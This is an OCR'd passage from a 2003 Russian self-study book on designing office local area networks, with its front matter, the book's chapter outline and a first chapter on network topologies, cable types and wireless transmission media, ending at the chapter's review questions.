Самоучитель **№1** *по проектированию и развертыванию офисных локальных сетей*

САМОУЧИТЕЛЬ

Офисные локальные сети

С помощью этого дружеского руководства вы всего лишь за несколько дней освоите методики проектирования и развертывания локальных сетей и научитесь:

- проектировать основные типы локальных сетей
- прокладывать кабели и устанавливать сетевое оборудование
- устанавливать сетевое ПО
- внедрять комплекс мер, обеспечивающих защиту локальных сетей
- администрировать и поддерживать различные типы локальных сетей

ДИАЛЕКТИКА

А.П. Сергеев

САМОУЧИТЕЛЬ

Офисные локальные сети

САМОУЧИТЕЛЬ

Офисные локальные сети

А.П. Сергеев

Диалектика

Москва • Санкт-Петербург • Киев
2003

ББК 32.973.26-018.2.75
С32
УДК 681.3.07

Компьютерное изд-во "Диалектика"

Зав. редакцией *А. В. Слепцов*

По общим вопросам обращайтесь в издательство "Диалектика" по адресу:
info@dialektika.com, http://www.dialektika.com

Сергеев, А. **П.**

С32 Офисные локальные сети. Самоучитель. : -- М. : Издательский дом "Вильяме", 2003. — 320 с. : ил.

ISBN 5-8459-0504-4 (рус.)

Книга представляет собой сборник практических рекомендаций по проектированию и развертыванию офисных локальных сетей, насчитывающих один-два десятка компьютеров. Здесь вы найдете последовательное и подробное изложение материала по теории и практике проектирования, а также реализации офисных локальных сетей на платформах Windows 9x (одноранговые сети) и Windows 2000 Server (иерархические сети). Уделяется много внимания таким важным вопросам, как развертывание сети, настройка серверов и рабочих станций, обеспечение безопасности локальных сетей. Книга будет полезной опытным пользователям, которые взяли на себя обязанности по проектированию и развертыванию локальных сетей, а также начинающим сетевым администраторам.

ББК 32.973.26-018.2.75

ISBN 5-8459-0504-4 **(рус.)**

Оглавление

Содержание

Введение

Перед вами, уважаемые читатели, книга с достаточно привычным названием. Казалось бы, что нового можно сказать о локальных сетях, ведь этой теме посвящены десятки (если не сотни) книг, издаваемых практически всеми издательствами. Этот вопрос скорее можно отнести к категории "вечных", и однозначного ответа на него не существует. Просто учтите то простое обстоятельство, что все книги по сетям посвящены рассмотрению какой-либо одной стороны проблемы. Обычно, в этих книгах речь идет о технических аспектах проектирования и наладки сетей[1] либо рассматривается настройка программных компонентов сетей. В этой же книге была предпринята попытка собрать под одной обложкой набор кратких, но достаточно полных сведений, позволяющих спроектировать локальную офисную сеть "с нуля", решить вопросы ее технического обслуживания, модернизации и обеспечения безопасности. В книге подробно рассматривается архитектура распространенных типов локальных сетей (Ethernet и Fast Ethernet, Token Ring, FDDI и 100VG-AnyLan), много внимания уделяется чисто техническим вопросам, таким как выбор и настройка аппаратных компонентов сети, установка и адаптация программных компонентов. Приведен краткий обзор ближайших перспектив развития сетевых технологий.

Для кого предназначена эта книга

Основной контингент предполагаемых читателей — системные и сетевые администраторы, а также руководители и менеджеры фирм, которые не считают себя специалистами в области сетевых технологий.

Книга может использоваться в качестве "сборника рецептов" теми, кто хотел бы "общаться с сетями на ты". Изложенный здесь материал будет весьма полезен в процессе диагностики и устранения возможных неисправностей. Советы и примечания, обильно "разбросанные" по всему тексту, позволят быстро и легко получить ответы на вопросы, неизбежно возникающие в процессе изучения нового материала.

Книга также поможет новичкам в мире компьютерных и сетевых технологий легко и быстро сформировать собственную локальную сеть, объединив в единое целое несколько десятков компьютеров и различные периферийные устройства.

Условные обозначения

- **Рисунки, листинги** и таблицы. Эти элементы обеспечивают лучшее объяснение излагаемых концепций, команд и процедур. Диаграммы применяются в целях иллюстрации сетевых уровней и процессов. Копии экранов и схемы облегчают процесс восприятия читателями процедур конфигурирования/настройки аппаратных и программных сетевых компонентов. Также приводятся дополнительные обзоры и сравнительные характеристики применяемых технических средств.
- Авторские **замечания,** советы и **предупреждения**. Эти структурные модули включают дополнительные соображения, имеющие отношение к обсуждаемой тематике. Данная информация может оказаться весьма полезной как в процессе изучения читателями теоретического и практического материала, так и при выполнении повседневных задач.

[1] *Дебра Литтлджон Шиндер.* **Основы компьютерных сетей, Вильяме, 2002.**

- **Резюме в конце глав.** В конце каждой главы приводится перечень источников, содержащих дополнительные сведения, имеющие отношение к рассматриваемой тематике. Здесь читатель сможет найти ссылки на Web-узлы, книги и статьи, позволяющие ему подробнее ознакомиться с рассматриваемыми вопросами.
- **Контрольные вопросы.** Отвечая на вопросы в конце каждой главы, вы сможете проверить и закрепить полученные знания. На вопросы рекомендуется отвечать после прочтения каждой главы.

В книге приняты следующие правила оформления текста.

- **Полужирным шрифтом** выделяются команды и фразы, которые должны вводиться читателями в том же виде, в котором они написаны в книге. В рассматриваемых примерах (но не в синтаксисе) полужирный шрифт применяется для оформления вводимых пользователями команд (например, команда net **stat).**
- *Курсив* выделяет аргументы, которым следует предоставлять значения.
- Квадратные скобки, [], отмечают необязательные для ввода элементы.
- Вертикальная черта, |, разделяет альтернативные элементы, которые являются взаимоисключающими.
- Фигурные скобки и вертикальные черточки, заключенные в квадратные скобки, (например, `[a{b|c}]`) означают, что внутри необязательного для ввода элемента содержится обязательный элемент. В этом случае содержимое квадратных скобок указывать вовсе не обязательно, но если уж оно и вводится, тогда придется выбрать один из элементов, заключенных в фигурные скобки.

Структура книги

Книга состоит из четырех частей, включающих 16 глав, а также приложений. В последующих разделах кратко описано содержимое каждой части книги.

Часть 1. Основы теории компьютерных сетей

Глава 1, "Построение локальных компьютерных сетей", включает классификацию основных типов локальных вычислительных сетей. Приводится описание топологий основных типов сетей, также дается обзор основных сред передачи данных.

В главе 2, "Сетевая архитектура и протоколы", описана классическая модель OSI. Здесь вы найдете сведения об основных сетевых протоколах, которые применяются в настоящее время, а также о сетевых операционных системах. В данной главе затронута важнейшая на сегодняшний момент тема — защита информации, передающейся по сетям.

Глава 3, "Основные типы стандартных локальных сетей", включает краткое описание распространенных видов локальных компьютерных сетей (основные преимущества и недостатки, область применения и практические примеры реализации). Приводится краткое описание основных аппаратных компонентов, применяемых в процессе проектирования сетей.

Часть II. Проектирование и реализация сети

В главе 4, "Проектирование локальной сети", содержатся сведения, которые могут оказаться полезными на начальной стадии развертывания локальной сети. Читатель может воспользоваться советами, которые помогут выбрать ту или иную архитектуру сети, среду передачи данных или топологию. Включенные в эту главу рекомендации

позволят выбрать подходящее сетевое оборудование, а также выполнить конфигурацию и разводку сети.

Глава 5, "Монтаж сети", включает многие технические аспекты, которые могут оказаться полезными в процессе прокладки кабелей и монтажа сетевого оборудования. Описан основной инструментарий, а также продемонстрированы технологические приемы, применяемые в процессе резки и прокладки сетевых кабелей. Даже если вы никогда не имели дело с концентраторами и маршрутизаторами, материал этой главы позволит вам чувствовать себя значительно увереннее при "общении с сетевым железом".

В главе *6,* "Установка и настройка сетевого программного обеспечения", приведены сведения, объем которых вполне достаточен для подключения и настройки серверов и рабочих станций, а также для организации защиты циркулирующих в сетях данных.

Глава 7, "Администрирование сети", позволит читателю "оказаться на месте" сетевого администратора. Кто знает, возможно, что вам и понравится эта роль... Здесь вы найдете описание принципов выбора и реализации сетевых политик, а также методы оценки сетевой производительности. В главе изучается методика поиска и устранения неисправностей, периодически возникающих в процессе эксплуатации даже самой надежной в мире сети.

В главе S, "Защита сети", рассматривается, пожалуй, наиболее актуальная тема – защита информации, передаваемой по сетевым каналам связи. Приводится описание аппаратных и программных решений, позволяющих эффективно защищать данные. Читателям полезно будет ознакомиться с эффективной защитной стратегией, включающей комплекс организационных и технических мероприятий.

Часть III. Создание иерархической сети Windows 2000

В главе 9, "Установка и настройка Windows 2000 Server", рассматриваются вопросы, связанные с установкой наиболее популярной в настоящее время сетевой операционной системы. Здесь вы найдете описание методов установки и настройки, процесса установки ОС Windows 2000 Server, консоли управления Microsoft. Вкратце рассмотрены аплеты панели управления.

В главе 10, "Управление пользователями и группами", рассматривается такой специфичный для Windows 2000 Server объект, как Active Directory. В главе анализируются такие базовые понятия, как пространство имен и схемы наименования, учетные записи пользователей, компьютеров и групп. Изложены методы планирования логической структуры домена, управления пользователями и группами в сети, а также описывается контроль изменений и групповые политики.

Глава 11, "Настройка сети Windows 2000", содержит основополагающие сведения, позволяющие настроить протокол TCP/IP, а также спланировать организацию сети, Здесь же описана IP-маршрутизация, отмечены основные проблемы и неисправности, возникающие в процессе эксплуатации сети. Объясняются методы настройки сетевых клиентов, а также описываются службы DHCP, DNS и WINS.

В главе 12, "Организация удаленного доступа к сети", рассматриваются методы и способы организации удаленного доступа к локальным сетям. Здесь описывается принцип функционирования удаленного доступа, представлены протоколы, обеспечивающие подключение клиентов из удаленных местоположений, а также подробно рассказывается о настройке серверов и клиентов при установке удаленного доступа. Особое внимание уделяется вопросам безопасности удаленного доступа, а также проблемам, связанным с использованием общего подключения к Internet.

Глава 13, "Организация файловой системы", посвящена рассмотрению файловых систем, применяемых в среде Windows 2000. Читателю полезно будет изучить советы по выбору файловой системы, а также ознакомиться с принципами управления распределенной файловой системой, организации доступа к файлам и принтерам. В главе также приводится описание политики управления разрешениями.

В главе 14, "Служба печати", подробно описана организация службы печати в Windows 2000. Советы помогут читателям установить и настроить принтеры в сетевой среде, вы также сможете выполнять администрирование и устранять основные неполадки, возникающие в процессе эксплуатации сетевых принтеров (обратите внимание, что в данном случае речь идет об устранении неполадок, связанных с драйверами и подключениями принтеров к сети, а не о чисто технических неисправностях принтеров).

Глава 15, "Службы Web и FTP", включает описание принципов управления Web и FTP-серверами. Здесь же читатель найдет описание принципов настройки служб HTTP, FTP, SMTP и NNTP.

В главе 16, "Безопасность Windows 2000", изложены принципы и методики, позволяющие защитить передаваемые в сети данные. Глава включает описание сетевой криптографии, протоколов IPSec и Kerberos, *а* также методов сетевой идентификации.

Часть IV. Приложения

В приложениях приведены советы, которые окажутся полезными при выборе и установке модема. Здесь же описаны протоколы удаленного доступа, включены рекомендации по выбору и установке модема, а также по настройке модемного соединения.

В конце книги вы найдете ответы на тестовые задания и упражнения, содержащиеся во всех главах книги.

ОСНОВЫ ТЕОРИИ КОМПЬЮТЕРНЫХ СЕТЕЙ

В этой **части...**

Построение локальных компьютерных сетей
Сетевая архитектура и протоколы
Основные типы стандартных локальных сетей

Глава 1

Построение локальных компьютерных сетей

В этой главе...

- Назначение локальных сетей
- Топология компьютерных сетей
- Основные среды передачи информации
- Резюме

Любая *сеть* — это структура, состоящая из узлов, выполняющих определенный вид обработки информации, которые объединены посредством каналов связи. Если принять это определение за основу, тогда примеров реализации сетей можно найти достаточно много. Вы никогда не задумывались над тем, почему "представители канадских компаний" гордо именуют себя "деятелями сетевого маркетинга"? Наверное потому, что суть их деятельности заключается в формировании некой структуры, весьма напоминающей компьютерную сеть (иногда даже глобальную): имеются узлы-обработчики информации (инициаторы пирамид сетевого маркетинга, а также их ближайшие помощники), существуют каналы передачи информации (телефон, устное общение между коллегами на ежемесячных собраниях), но эту аналогию можно скорее отнести к категории не совсем удачных шуток. Уместным примером сети может служить обычное городское кабельное телевидение. Как и в компьютерных сетях, сигнал передается по коаксиальному кабелю, а телевизор аналогично компьютеру обрабатывает принимаемый сигнал и формирует телевизионную "картинку".

Компьютерные сети в настоящее время стали настолько привычными и обыденными, что мы их порой просто не замечаем. Без банкоматов, автоматизированных касс в супермаркетах, а также систем управления движением трудно представить жизнь современного постиндустриального общества. О том, как зарождались и развивались локальные (а также глобальные сети) читатель узнает, прочитав книгу Дебры Литтлджон Шиндер "Основы компьютерных сетей"[1]. Теперь перейдем к рассмотрению непосредственно самих компьютерных вычислительных сетей.

Назначение локальных сетей

Для многих пользователей "персоналок" компьютерные сети ассоциируются с какой-либо производственной деятельностью, а потому эта тема не вызывает у них особого оживления. Действительно, зачем домашнему пользователю нужна сеть, если у него дома один компьютер, на котором просматриваются мульты о Масяне или скрашиваются бесконечные часы ночного одиночества болтовней в чатах. Кстати, именно в последнем случае на арену выходит ее величество Сеть, а именно Internet, и знание

[1] *Дебра Литтлджон Шиндер.* Основы компьютерных сетей, **Вильяме,** 2002.

законов и принципов ее функционирования вовсе не помешает. Не следует также забывать о том, что существует другая категория домашних пользователей. Для них ПК дает возможность завершить выполнение важной работы или получить доступ к корпоративной базе данных при возникновении экстренной необходимости. В этом случае на помощь придут технологии удаленного доступа к локальным сетям, описание которых приводится в этой книге. Для начала проанализируем преимущества и недостатки применения компьютерных сетей.

Компьютерные сети: преимущества и недостатки

Рано или поздно, количественный рост компьютеров, сосредоточенных на ограниченном рабочем пространстве (офис, производственный цех и т.д.) приводит к качественному скачку — к формированию локальной вычислительной сети. Согласно общепринятому определению, *локальная вычислительная сеть* — это совокупность компьютеров, расположенных, как правило, в пределах одного здания, которые объединены с помощью каналов передачи данных. *Глобальную сеть* образуют локальные сети, объединенные с помощью каналов передачи данных.

Разумеется, какое-то время можно обойтись и без сетей. Но представьте себе типичный современный офис, в котором установлены, как минимум, три компьютера (бухгалтер, секретарь и директор), а важные файлы передаются с помощью дискеток, выстраивается "живая очередь" к единственному лазерному принтеру или сканеру и так далее... Представили? Конечно, подобная ситуация в настоящее время практически не встречается, хотя всякое в жизни бывает. Если профессионалы, деятельность которых связана с компьютерами, без сети "просто жить не могут", то персонал разного рода торгово-закупочных фирм придерживается несколько иного мнения на сей счет.

А сейчас я позволю себе вкратце обрисовать основные преимущества, связанные с применением компьютерных сетей:

- возможность совместного использования периферийных устройств (таких как сканеры, принтеры, Web-камеры и т.д.);
- повышение эффективности и скорости обработки информации в группе сотрудников;
- обеспечение совместного доступа к Internet;
- быстрое получение доступа к корпоративным хранилищам информации (базы данных, носители на магнитных лентах).

Конечно, как и в любом деле, не обходится без некоторых проблем. Использование компьютерных сетей несет потенциальную угрозу безопасности для данных, передаваемых по этим сетям, существует также опасность "паралича" деятельности всей фирмы в случае нарушения работоспособности сети. Однако преимущества "с головой" перевешивают недостатки. В настоящее время сетевые технологии исключительно надежны, а угроза безопасности возникает лишь в том случае, если компьютеры подключены к Internet. Но здесь на помощь может прийти брандмауэр (лучше всего аппаратный). Эти замечательные устройства будут подробнее рассмотрены в главе 8. И если вы еще до сих пор не перешли на работу с компьютерными сетями, делайте это именно сейчас, не откладывая в "долгий ящик", чтобы безнадежно не отстать от "поезда научно-технического прогресса".

Топология компьютерных сетей

Сети бывают разные. Наиболее часто применяется классификация сетей в соответствии с их топологией. Различают физическую и логическую топологии. *Физическая топология* определяет тип применяемого кабеля, а также способ его прокладки. *Логи-*

ческая топология описывает путь, по которому передаются сигналы в сети. Несмотря на кажущуюся схожесть этих понятий, на самом деле они описывают различные вещи. Ниже представлен краткий перечень наиболее широко распространенных топологий локальных сетей:

- шинная;
- кольцевая;
- звездообразная;
- ячеистая;
- смешанная.

Сети с шинной топологией

Локальная сеть, построенная в соответствии с шинной топологией, характеризуется свойством прямолинейности. Сетевой кабель проложен последовательно, от компьютера к компьютеру. Пример сети, описываемой шинной топологией, приводится на рис. 1.1.

Рис. 1.1. Пример шинной топологии: компьютеры объединены по "линейке"

В сетях подобного типа обязательно применение *терминатора* (конечная нагрузка шины). Это устройство предотвращает возможность *отражения сигнала*, нарушающего работоспособность сети. Один из концов шины следует заземлять.

Как правило, в сетях с шинной топологией применяется тонкий или толстый коаксиальный кабель (IOBase2 или 10Base5). Подключение подобного кабеля к *сетевым адаптерам,* установленным в компьютерах, производится с помощью Т-образных адаптеров. Подробно архитектура сети с шинной топологией рассматривается в главе 3, а технологические приемы, используемые в процессе прокладки коаксиальных кабелей, изложены в главе 5.

В процессе функционирования сетей этого типа сообщения, отсылаемые каждым компьютером, принимаются всеми компьютерами, подключенными к шине. Заголовки сообщений анализируются сетевыми адаптерами. В процессе анализа определяется компьютер-адресат для данного сообщения.

Сети с шинной топологией обладают следующими преимуществами:

- простота реализации;
- относительная дешевизна.

Ниже приведено краткое описание недостатков сетей с шинной топологией:

- пассивный характер, приводящий к значительному затуханию сигнала;
- уязвимость сети (одна общая шина).

Сети с кольцевой топологией

Если соединить между собой концы шины, то получим классический пример сети с кольцевой топологией. Каждый компьютер подключен к двум соседним, вследствие чего сигнал циркулирует "по кругу" (рис. 1.2). В этом случае терминаторы не требуются, поскольку отсутствует изолированный конец сети.

В кольцевой сети также используется коаксиальный кабель. Для специального вида кольцевой сети (Token Ring, представляет логическое кольцо в соответствии со спецификацией IEEE 802.5) применяется кабель экранированной витой пары (STP).




Рис. 1.2. Кольцевая сеть характеризуется тем, что компьютеры **образуют** "хоровод"

В кольцевой сети передача сигнала происходит в одном направлении. Каждый компьютер принимает сигнал от *соседа слева* и передает его *соседу справа*. Подобный вид топологии именуется *активным*, поскольку в процессе передачи происходит дополнительное усиление сигнала.

Чаше всего кольцевая топология реализуется практически в виде архитектуры Token Ring. В этом случае применяется концентратор Token Ring, также именуемый MSAU (Multistation Access Unit, Модуль многостанционного доступа).

Преимущества сетей с кольцевой топологией:

- простота физической реализации;
- легкость при устранении различного рода неполадок.

Некоторые недостатки, связанные с применением кольцевых сетей:

- невысокая степень надежности (при разрыве кольца вся сеть выходит из строя);
- трудность добавления новых компьютеров.

Сетизвездообразнойтопологии

Общеизвестно, что звезда — одна из наиболее распространенных топологий, применяемых в процессе построения локальных сетей. В процессе формирования сети подобного типа каждый компьютер соединяется с центральным концентратором (рис. 1.3).




Рис. 1.3. В сетях звездообразной топологии все компьютеры соединены с центральным концентратором

Применяемый в этом случае концентратор может быть *активным, пассивным* или *интеллектуальным*. Пассивный концентратор служит для реализации физического соединения, совершенно не потребляя при этом энергии. Наиболее распространен активный концентратор, который фактически является многопортовым *повторителем*. Этот вид концентраторов выполняет усиление передаваемых сигналов. Если активный концентратор снабжен диагностическим оборудованием, его называют интеллектуальным концентратором. Подробно концентраторы рассматриваются в главе 3.

В процессе конструирования сетей звездообразной топологии применяется кабель неэкранированной витой пары (архитектура Ethernet, 10BaseT или 100BaseT).

В обычной звездообразной сети сигнал передается от сетевых адаптеров, установленных в компьютерах, к концентраторам. Затем производится усиление сигнала с последующей его обратной передачей сетевым адаптерам.

Преимущества звездообразной топологии:

- повышенная устойчивость сети;
- легкость добавления/исключения нового компьютера в сети;
- простота диагностики и устранения неполадок.

Недостатки звездообразной топологии:

- повышенный расход кабеля при прокладке сети;
- необходимость приобретения дорогостоящего концентратора.

Сети с ячеистой топологией

По сравнению с описанными ранее, эта топология не столь распространена (рис. 1.4). В процессе физической реализации данной топологии каждый компьютер сети соединяется непосредственно с другим компьютером.

Этот вид топологии более устойчив к сбоям благодаря наличию различных путей прохождения сигнала.

Однако данное преимущество практически полностью нивелируется необходимостью огромного количества кабелей (в случае большого количества компьютеров) и сложностью самой сети. Добавление каждого нового компьютера в состав сети приводит к экспоненциальному росту количества необходимых сетевых соединений.

Рис. 1.4. Пример сети с ячеистой топологией

Сети со смешанными топологиями

Сети подобного типа характеризуются топологией, объединяющей элементы нескольких стандартных топологий.

Примером подобной топологии может служить так называемая *смешанная ячеистая топология,* когда избыточные соединения устанавливаются только между наиболее важными компьютерами. Пример подобной сети приведен на рис. 1.5.




Рис. 1.5. Сеть со смешанной ячеистой топологией

Термин *смешанный* может также применяться по отношению к сетям, использующим несколько топологий. Сети подобного типа достаточно широко распространены. Сеть со смешанной топологией можно создать, соединив несколько концентраторов с помощью шины, а затем подключив к каждому концентратору несколько компьютеров.

В данном случае кабель, проложенный между концентраторами, называется *магистральным.* С помощью этого кабеля реализуется соединение между компонентами сети, называемыми *сегментами.* Благодаря этому можно сформировать достаточно большую и сложную сеть.

Основные среды передачи информации

Средой передачи информации называется канал связи, установленный между сетевыми компьютерами. Различают *кабельные* и *беспроводные* каналы связи. В настоящее время наиболее распространены именно кабельные системы, что связано с относительной дешевизной этого технологического решения (особенно в случае применения традиционных медных кабелей).

Как правило, данные в локальных сетях передаются последовательно (поразрядно). Это решение способствует уменьшению стоимости самого кабеля, поскольку с ростом числа каналов связи неизбежно увеличивается количество проводящих жил в самом кабеле. Использование достаточно длинных кабелей неизбежно ведет к удорожанию сети, причем порой стоимость кабеля сопоставима со стоимостью остальных аппаратных компонентов сети. Существуют также и другие негативные моменты, связанные с параллельной передачей сигналов по кабелю.

Все кабели, применяемые в локальных сетях, можно отнести к одной из трех категорий:

- кабели на основе витых пар (twisted pair), которые, в свою очередь, бывают экранированными (shielded twisted pair, STP), а также неэкранированными (unshielded twisted pair, UTP);
- коаксиальные кабели (coaxial cable);
- оптоволоконные кабели (fiber cable).

Невозможно однозначно сказать, какой кабель лучше, а какой — хуже. Все определяется конкретной решаемой задачей (сетевая архитектура и топология, величина бюджетных средств, наличие требований относительно расширяемости сети в будущем и т.д.). При наличии специфических требований к развертываемой локальной сети может оказаться приемлемым беспроводное решение. В этом случае информация передается по радиоканалу или с помощью инфракрасных лучей. Теперь подробно рассмотрим среды передачи данных.

Кабели витых пар

Этот вид кабеля применяется для монтажа простейших и наименее затратных локальных сетей, причем расстояние между соседними компьютерами в данном случае редко превышает 100 м.

Кабель этого вида обычно включает две (или четыре) пары витых проводов (рис. 1.6).

В кабеле экранированной витой пары каждая пара витых проводов заключается в металлический экран. Благодаря этому уменьшается влияние внешних помех, а также исключаются внутренние наводки, возникающие в процессе передачи сигналов в локальной сети. Естественно, что такой кабель стоит дороже. Помимо этого усложняется конструкция разъемов, соединяющих STP-кабель с сетевым адаптером.

В силу изложенных причин наибольшее распространение получили UTP-кабели. Несмотря на некоторые недостатки, связанные с их применением (длина кабельного сегмента редко превышает 100 м, а скорость передачи данных ограничена значением 100 Мбит/с), именно в этом случае возможно быстро и легко построить локальную сеть.

В соответствии с общепринятыми стандартами, выделяют пять категорий UTP-кабелей.

- Категория 1. Обычный телефонный кабель (отсутствует скрутка между проводами), пригодный лишь для передачи речи, а не компьютерных данных, Кабелю такого рода присуща нестабильность параметров (волновое сопротивление, полоса пропускания, не нормируется уровень перекрестных помех).




Рис. 1.6. Кабель витой пары

- Категория 2. Витые пары, предназначенные для передачи сигналов, частота которых не превышает 1 МГц. Для кабелей этих типов уровень перекрестных помех не нормируется, В настоящее время данный тип кабеля практически не используется.
- Категория 3. Этот кабель предназначается для передачи сигналов, полоса частот которых не превышает 16 МГц. Витые пары, образующие этот кабель, состоят из девяти витков провода из расчета на метр длины. Для кабеля нормированы все параметры, а волновое сопротивление равно 100 Ом. Именно этот кабель является наиболее дешевым и широко применяемым для прокладки локальных сетей.
- Категория 4. Кабель предназначен для передачи сигналов в диапазоне частот до 20 МГц. Применяется сравнительно редко, поскольку не намного лучше изделий из третьей категории, а стоит существенно дороже. При изготовлении кабелей этого типа производится тестирование всех электрических параметров, а волновое сопротивление равно 100 Ом. Данный тип кабеля в свое время был разработан в соответствии со стандартом IEEE 802.5.
- Категория 5. Этот кабель в настоящее время является наилучшим по совокупности всех электрических параметров и может применяться для передачи сигналов, максимальная частота которых не превышает 100 МГц. Витые пары образуют 27 витков на метр длины. Для кабеля нормированы все электрические параметры, а волновое сопротивление составляет 100 Ом. Именно этот тип кабеля рекомендуется применять в современных высокоскоростных сетях типа Fast Ethernet. Его стоимость примерно в 1,5 раза превышает стоимость кабеля, относящегося к категории 3.

В настоящее время разработаны типы кабелей, которые можно отнести к категории 6 и 7. Они предназначаются для передачи сигналов в диапазонах до 200 и 600 МГц, соответственно.

В стандарте EIA/TIA 568 определяется полное волновое сопротивление кабелей, относящихся к категориям 3-5. Эта величина составляет 100 Ом (причем допускается разброс до 15 % в ту или иную сторону). Волновое сопротивление для кабеля экранированной витой пары определяется равным 150 Ом, причем величина разброса будет такой же. Если величины волнового сопротивления кабелей и прочего сетевого оборудования не совпадают, применяются согласующие трансформаторы.

Стандартом также определяются такие параметры кабеля, как максимальное затухание сигнала разных частот на 1000 футов (305 метров), величина перекрестной на-

водки, а также допустимое значение рабочей емкости. Так, например, затухание сигнала частотой 16 МГц для кабеля категории 3 составляет 40 дБ, а для кабеля категории 5 — 25 дБ. Как видите, разница достаточно серьезная.

Для подсоединения кабеля к сетевому адаптеру применяются разъемы типа RJ-45 (напоминают всем известные телефонные разъемы европейского образца RJ-11).

По типу оболочки различают кабели в поливинилхлоридной изоляции (ПВХ) и в тефлоновой изоляции. Естественно, что второй тип кабеля лучше (более прочен и негорюч), но его стоимость существенно выше.

Коаксиальные кабели

Электрический кабель, состоящий из центральной жилы и металлической оплетки, разделенных слоем диэлектрика и помещенных в общую изоляционную оболочку, называется коаксиальным кабелем (рис. 1.7),

Рис. 1.7. Устройство коаксиального кабеля

Сравнительно недавно коаксиальный кабель был широко распространенным в силу присущих ему положительных качеств. Высокая степень помехозащищенности (благодаря наличию металлической оплетки), высокая скорость передачи данных (до 500 Мбит/с) и низкий уровень электромагнитных помех совершенно справедливо принесли ему лавры чемпиона среди кабелей локальных сетей. Однако повышенная стоимость коаксиального кабеля и усложненный монтаж сетей на его основе привели к тому, что на первое место вышел кабель витой пары. Область применения коаксиального кабеля на момент написания книги — сети с шинной и звездообразной топологией.

Чаще всего волновое сопротивление коаксиального кабеля, применяемого в локальных сетях, составляет 50 или 93 Ома.

Существуют два основных типа коаксиальных кабелей: тонкий (thin) кабель, диаметр которого составляет 5 мм, и толстый (thick) кабель диаметром 10 мм. Толстый кабель более жесткий, он обеспечивает меньшее затухание сигнала, но и стоит, соответственно, дороже.

Как правило, в настоящее время коаксиальный кабель при прокладке локальных сетей не используется. Его практически вытеснили витая пара и оптоволокно.

Оптоволоконные кабели

В оптоволоконных кабелях передача информации осуществляется с помощью светового луча. Структура кабеля этого типа (рис. 1.8) напоминает структуру коаксиального кабеля, за исключением небольших отличий. Вместо центральной медной жилы применяется тонкое стекловолокно (диаметр]−10 мкм), внутренняя изоляция заменена стеклянной (или пластиковой) оболочкой, коэффициент преломления которой

значительно меньше, чем коэффициент преломления центрального стекловолокна. Благодаря явлению отражения света от границы сред с различным преломлением световой луч может распространяться на значительные расстояния с минимальным затуханием.

Рис. 1.8. Оптоволоконный кабель

Оптоволоконный кабель обеспечивает высочайшую степень помехозащищенности и секретности, а также громадную полосу пропускания (до 10^{12} ГГц). К недостаткам этого типа кабеля относят высокую сложность монтажа (особенно затруднено присоединение разъемов), а также меньшую механическую прочность и гибкость.

Различают два типа оптоволоконных кабелей:

- многомодовый;
- одномодовый.

Основное различие между ними заключается в разном режиме передачи световых лучей.

Диаметр центрального волокна одномодового кабеля составляет около 1,3 мкм, причем передаваемый свет имеет аналогичную длину волны. В качестве излучателя используется лазер. В этом случае дисперсия и потери сигнала незначительны, что позволяет прокладывать весьма протяженные сетевые магистрали.

В многомодовом кабеле диаметр центрального волокна составляет 62,5 мкм, а внешней оболочки — 125 мкм. По кабелю передается "пучок" лучей, сгенерированных специальным светодиодом. Длина света обычно составляет 0,85 мкм.

Конечно, характеристики многомодового кабеля хуже, чем одномодового, но благодаря своей дешевизне многомодовый кабель получил более широкое распространение.

Беспроводные каналы связи

Помимо традиционных кабельных сетей можно воспользоваться беспроводными каналами связи (радиоканал и инфракрасный канал). В этом случае пользователь сети не "привязан" к кабелю, трудоемкий монтаж кабельной системы также не требуется. Обеспечиваются достаточно высокие скорости передачи данных, хотя этот параметр не всегда стабилен.

Радиосети

В этом случае информация передается по радиоканалу, причем дальность связи может составлять несколько сотен километров, а величина скорости передачи данных может достигать десятки Мбит/с. Основная область применения радиоканала — организация связи в глобальных сетях. В локальных сетях радиоканал применяется значительно реже в силу низкой помехозащищенности, полного отсутствия секретности, а также невысокой надежности связи.

Инфракрасные сети

Благодаря применению инфракрасных каналов передачи информации обеспечивается нечувствительность к электромагнитным помехам. Предельная скорость передачи информации достигает 5-10 Мбит/с. Защищенность передаваемых данных вовсе не гарантируется, а стоимость вспомогательного оборудования достаточно велика.

Резюме

Итак, мы вкратце рассмотрели основные топологии локальных компьютерных сетей, а также среды передачи данных. Приведены сравнительные характеристики для каждой топологии, изложены практические рекомендации, позволяющие воспользоваться взвешенным подходом при выборе того или иного типа локальной сети. В любом случае, окончательное решение относительно выбора локальной сети за вами, дорогие читатели!

Контрольные вопросы

Контрольные вопросы позволят вам проверить степень усвоения материала, изложенного в главе. Внимательно прочтите их, а затем выберите наиболее подходящий вариант ответа.

